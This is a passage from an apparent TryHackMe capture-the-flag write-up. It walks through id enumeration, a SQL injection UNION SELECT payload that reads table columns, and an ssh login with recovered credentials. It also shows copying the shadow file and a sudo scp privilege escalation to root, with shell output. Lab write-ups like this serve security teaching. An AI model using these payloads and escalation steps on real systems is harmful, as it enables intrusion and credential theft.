
I set the payload sets to Number and gave a range from 0 to 50.



When I ran the attack, I found out another valid **id** value that wasn't visible on the package selection page.




This **id** revealed the same user that was specified on **TryHackMe**'s task question.




At this point, I was a little lost, so I tried viewing all the columns that were present in the current table.


```
+UNION+SELECT+1,GROUP_CONCAT(column_name)+3,4,5+FROM+information_schema.columns+WHERE+table_name="users"+AND+table_schema=database()
```




I retried the username and password against **ssh** and changed the letter case of the username...



I used the username and password to log into the target using **ssh**.




Finally, I captured first flag.




PRIVILEGE ESCALATION

I then looked at me **sudo** privileges and found that I was allowed to run **scp** as root.


My directory also contained a *bash_history* file which would contain a log of commands entered on the terminal.




Viewing the *bash_history* file revealed the third flag. I also got a hint of the location of the fifth flag.




I copied the *shadow* file to see if it had the root password hash.






I then visited **GTFOBins** and found a way to exploit the **sudo** privileges on **scp**.



I followed the method shown on the website and spawned a shell as root.




I captured the fifth flag from */root* directory.


```
# /bin/bash -i
root@ip-10-10-225-177:~# cd /root
root@ip-10-10-225-177:/root# ls
flag5.txt  snap
root@ip-10-10-225-177:/root# cat flag5.txt
2a[redacted]
root@ip-10-10-225-177:/root#
```


Since, I had root access, I used the **find** command to search for the second flag.


```
root@ip-10-10-225-177:~# find / -type f -iname '*flag*' 2>/dev/null
/proc/sys/kernel/acpi_video_flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/kpageflags
/var/lib/mysql/debian-5.7.flag
/root/flag5.txt
/home/dennis/flag1.txt
/sys/devices/pnp0/00:04/tty/ttyS0/flags
/sys/devices/pci0000:00/0000:00:05.0/net/ens5/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/usr/share/perl5/Dpkg/BuildFlags.pm
/usr/share/man/man3/X509_VERIFY_PARAM_set_flags.3ssl.gz
/usr/share/man/man3/Dpkg::BuildFlags.3.gz
/usr/share/man/man3/SSL_CONF_CTX_set_flags.3ssl.gz
/usr/share/man/man1/dpkg-buildflags.1.gz
/usr/share/man/de/man1/dpkg-buildflags.1.gz
